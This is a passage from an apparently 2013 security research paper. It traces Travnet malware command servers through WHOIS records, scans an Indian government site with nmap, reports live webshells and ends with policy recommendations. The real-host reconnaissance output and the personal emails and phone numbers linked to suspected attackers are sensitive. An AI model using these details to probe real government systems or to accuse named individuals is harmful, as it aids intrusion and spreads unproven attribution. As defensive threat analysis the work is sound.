


Port 8080




Moving on, we found out that 21 domains are hosted on the same server at the moment. And all of them are active C&C servers for the Travnet malware. They also seem to have interesting domain names. Its an indication of the seriousness of the campaign.

Other domains hosted & owned by the same group on the same server/IP :




The image below proves that all of the above domains serve the same Travnet C&C on the same 3 ports, each.



After this, we focused our attention on the WHOIS details of these domains. At the moment, the details of the registrant is kept private & it was recently updated. Its also interesting to note that the group behind this has ensured that the domain cannot be taken over by someone else. The following page contains the current WHOIS data for the domain.

"Pkspring.net" WHOIS data (Recent)



```
Aod's geekLand
File Edit View Search Terminal Help

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: PKSPRING.NET
Registrar: GO FRANCE DOMAINS, LLC
Whois Server: whois.gofrancedomains.com
Referral URL: http://www.gofrancedomains.com
Name Server: NS71.DOMAINCONTROL.COM
Name Server: NS72.DOMAINCONTROL.COM
Status: clientDeleteProhibited
Status: clientRenewProhibited
Status: clientTransferProhibited
Status: clientUpdateProhibited
Updated Date: 26-may-2013
Creation Date: 26-may-2013
Expiration Date: 26-may-2014

>>> Last update of whois database: Thu, 20 Jun 2013 20:25:31 UTC <<<

NOTICE: The expiration date displayed in this record is the date the
```

Registrant details for the domain :

```
Aod's geekLand
File Edit View Search Terminal Help

Registered through: GoDaddy.com, LLC (http://www.godaddy.com)
Domain Name: PKSPRING.NET
Created on: 26-May-13
Expires on: 26-May-14
Last Updated on: 26-May-13

Registrant:
Domains By Proxy, LLC
DomainsByProxy.com
14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States

Administrative Contact:
Private, Registration PKSPRING.NET@domainsbyproxy.com
Domains By Proxy, LLC
DomainsByProxy.com
14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States
(480) 624-2599 Fax -- (480) 624-2598

Technical Contact:
Private, Registration PKSPRING.NET@domainsbyproxy.com
Domains By Proxy, LLC
DomainsByProxy.com
14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States
```

Nothing much to go on there at the moment. But thanks to older WHOIS records, we found out some interesting facts.

The same domain was earlier registered as follows:




It was apparently created on 20-march-2009 & its expiration date was set to 20-march-2013. The registrant's information at that time was as follows:



The above data seems familiar. The only difference now being that the domains have been renewed, registration details kept private & the email ID of the registrant has changed from "livep92@hotmail.com" to "chenjm@sina.com", which belongs to a private Chinese mail service (<http://mail.sina.com.cn/>). The same thing

has happened with other publicly disclosed Travnet C&C domains. We also fetched details of another domain that previously hosted Travnet C&C & has been recently renewed, most likely by the same group.

A search for the email "livep92@hotmail.com" led us to the following page :



The above listed domains are already known to have hosted the Travnet C&C. We did some research on the current status of one of the domains from the above list, "discoverypeace.org". The current WHOIS data for the domain "discoverypeace.org" is as follows:

```
Aod's geekLand
File Edit View Search Terminal Help
Domain Name:DISCOVERYPEACE.ORG
Created On:15-Mar-2013 16:42:02 UTC
Last Updated On:15-May-2013 03:45:22 UTC
Expiration Date:15-Mar-2014 16:42:02 UTC
Sponsoring Registrar:GoDaddy.com, LLC (R91-LR0R)
Status:CLIENT DELETE PROHIBITED
Status:CLIENT RENEW PROHIBITED
Status:CLIENT TRANSFER PROHIBITED
Status:CLIENT UPDATE PROHIBITED
Registrant ID:CR138894277
Registrant Name:Registration Private
Registrant Organization:Domains By Proxy, LLC
Registrant Street1:DomainsByProxy.com
Registrant Street2:14747 N Northsight Blvd Suite 111, PMB 309
Registrant Street3:
Registrant City:Scottsdale
Registrant State/Province:Arizona
Registrant Postal Code:85260
Registrant Country:US
Registrant Phone:+1.4806242599
Registrant Phone Ext.:
Registrant FAX:+1.4806242598
Registrant FAX Ext.:
Registrant Email:DISCOVERYPEACE.ORG@domainsbyproxy.com
Admin ID:CR138894279
Admin Name:Registration Private
Admin Organization:Domains By Proxy, LLC
Admin Street1:DomainsByProxy.com
Admin Street2:14747 N Northsight Blvd Suite 111, PMB 309
Admin Street3:
```

This looks strikingly similar to the current status of the active C&C domain "pkstring.net". It was also recently updated. The older WHOIS entry for the same domain was as follows :



Discoverypeace.org menu

- [Org Domains List](#)

Earn More on Android

50,000 Developers \$10+ CPM's 95%+ Fill Rates

airpush

Share this on Facebook & Twitter!

Recommend 0 Tweet

Are you the owner of this site?

Whois information for discoverypeace.org:

Registrar: Public Interest Registry
Registration date: 2007-11-06
Last updated: 2008-01-06
Expiration date: 2012-11-06
Domain status: OK

Technical Contacts:
Email: livep92@hotmail.com [4 domains use this email]
Name: [zhan qlan](#) [2 domains use this name]
Phone: [+86.63217861](tel:+86.63217861) [2 domains use this phone]
Address: Array shenzhen Guangdong 525100 CN

Owner, Administrative Contacts:
Email: livep92@hotmail.com [4 domains use this email]
Name: [zhan qlan](#) [2 domains use this name]
Phone: [+86.75563217861](tel:+86.75563217861) [4 domains use this phone]
Address: Array shenzhen Guangdong 525100 CN

Conclusion of Travnet Analysis:

From our analysis of the Travnet malware so far, it's quite evident that many things hint at the origin of this campaign to be from China. It's also a known fact the Indian government & other important sectors from India were heavily targeted during this campaign. T

The fact that this was a highly targeted attack & focused on stealing confidential documents & sensitive information makes it noteworthy.


PART THREE: PRIMARY CAUSES

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What are the primary causes of weak Indian Cyber Space?

Use of Outdated Software on Government Websites

Another interesting finding is the fact that many of the servers that host "gov.in" sites are running outdated software versions.



```
Starting Nmap 6.00 ( http://nmap.org ) at 2013-06-26 05:03 IST
Nmap scan report for karnataka.gov.in (202.138.101.165)
Host is up (0.24s latency).
rDNS record for 202.138.101.165: www.karnataka.gov.in
Not shown: 999 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|XP (86%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_xp::s
p2
Aggressive OS guesses: Microsoft Windows Server 2003 SP2 (86%), Microsoft Window
s Server 2003 SP1 - SP2 (85%), Microsoft Windows XP SP2 or Windows Server 2003 S
P2 (85%)
No exact OS matches for host (test conditions non-ideal).


OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 684.91 seconds
```

As an example, from the above image, it is evident that the domain "karnataka.gov.in" is hosted on a server running "Windows Server 2003", on 22-June-2013. To confirm this, we ran an nmap scan & it's not surprising to find out that the information is true. The screenshot of our nmap scan is as follows:

While use of outdated software is one of the major concerns, it seems most of the Indian government sites are riddled with vulnerable code too. It's quite common to locate webshells on these sites.

Webshells on Indian Websites

One of the many live webshells we found recently during our analysis is shown in the following image:



From the time-stamps on the above image, it's evident that this is webshell is still active at the time of this this writing. An example of a government site that's not properly managed & discloses highly sensitive information is as follows:



The above screenshot is just one of the many live examples of poorly managed web servers that do not follow even the most basic web application security guidelines. Even important government sites, access to which can lead to much deeper intrusion seem to be managed with little care. The following image is just one of the examples of developing or customizing a CMS & not properly handling access-control.



While defacements are usually carried out by hackers just for fun or fame, in a way its a boon in disguise. Serious hackers can cause much more damage & remain unnoticed for a very long time by having access to the privileges these hackers abuse to deface the site. Slowly but steadily, serious APT campaigns are on the rise. Its very important for the nation to start upgrading its IT infrastructure & keep up with the latest security guidelines & practices. The next part of this research paper focuses on a recent APT campaign against multiple countries including India was targeted.

While each and every technical cause for weak Indian Cyber space is beyond the scope of this document, we also believe that India requires a strong policy driven approach along with inspiring leadership from thought leaders and Government departments in Information security to bring the much needed change.

PART FOUR: RECOMMENDATIONS

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We recommend the following

Policy on Domain Name acquisition, management & maintenance

The Domain name acquisition, management and maintenance policy should address the process to protect and manage the crucial online identities of Indian Government Domains. At present there is no consistent policy to acquire and manage the domains. The policy should address:

1. Naming convention to be followed for official Government domains to prevent misuse by domain squatters
2. A Government body that is responsible to register, administer and manage the domains
3. Consistent working administrative and management contacts for WHOIS query
4. Systematic policy to acquire domains and renew them on timely basis
5. A policy to ensure "Domain Authorization keys" are managed properly and maintained in proper chain of custody, secured in a bank locker and handled with systematic process

Policy on Vendor qualification for secure website development

It is crucial to select the right vendors for developing security websites and web applications for all Government projects. The policy should address:

1. Qualification parameters for selection of vendor for web site and web application development
2. Certified Staff by vendor working on Government projects for Information security and secure coding
3. Quarterly vulnerability assessment and penetration testing of all websites
4. Security Classification of websites that determine parameters of vendor approval
5. Comprehensive development and support contract from vendor that covers data security and associated penalties in event of breach

Policy on Patch Management

While it is possible that such a policy exists with organizations such as NIC, it is important to ensure these are implemented in a timely manner. The policy on patch management must ensure outdated software must be secured appropriately and updated as per Industry standards. The policy must address:

1. Adequate test bed environment for testing new updates for software, patches etc
2. Comprehensive UAT (User Acceptance Testing) before implementation of critical security patches
3. Policy to ensure critical security updates are deployed within a specified time from date of release
4. Backup of data and roll back methodologies in event of patch deployment issues
5. Monitoring of critical updates and patches and appropriate classification of the same for deployment

Policy, Process and Guidelines on Full disclosures

India has a strong community of Information security experts who can support the Indian Government and strengthen overall security of our cyber space. As the nature of such community is dynamic and rapidly evolving, it is important for the Indian Government to setup a policy and process for responsible full disclosures when Indian citizens report possible vulnerabilities in critical digital assets of India. These must address:

1. Process by which any citizen of India can safely submit and report vulnerabilities, full disclosures in Indian websites to an authorized agency without fearing action of IT Act law
2. Guidelines under which, the security experts from the Indian community can communicate, assist and support law enforcement and responsible agencies in effectively addressing security gaps in Indian Cyber space.
3. Process to act on security incidents reported by the security community in a timely manner.
4. Guidelines to industry at large on how to cooperate with security experts who disclose security issues in their organizations
5. Guidelines to the citizens on being Cyber aware and how to help the Government in securing the economy of the country from malicious hackers

Role of National Security Database

National Security Database (NSD) is a prestigious empanelment program awarded to credible & trustworthy Information security experts with proven skills to protect the National Critical Infrastructure & economy of the country.

The National Security Database project has been generously endorsed and supported by NTRO and CERT and has been playing an important role in raising the cyber safety awareness across the Nation as well as engaging the community in improving the overall cyber space of India.

We sincerely believe that in coming years, the program will create a strong and credible cyber workforce that can help the Indian Government in both offense and defence of its Cyber Space.

References:

<http://www.securelist.com/en/downloads/vlpdfs/kaspersky-the-net-traveler-part1-final.pdf>

<http://blogs.mcafee.com/mcafee-labs/travnet-botnet-controls-victims-with-remote-admin-tool>

<https://www.virustotal.com/en/ip-address/182.50.130.68/information/>

<http://www.threatexpert.com/report.aspx?md5=0f23c9e6c8ec38f62616d39de5b00ffb>

<http://www.deccanchronicle.com/130608/news-current-affairs/article/india-loses-22gb-data-cyber-attack>

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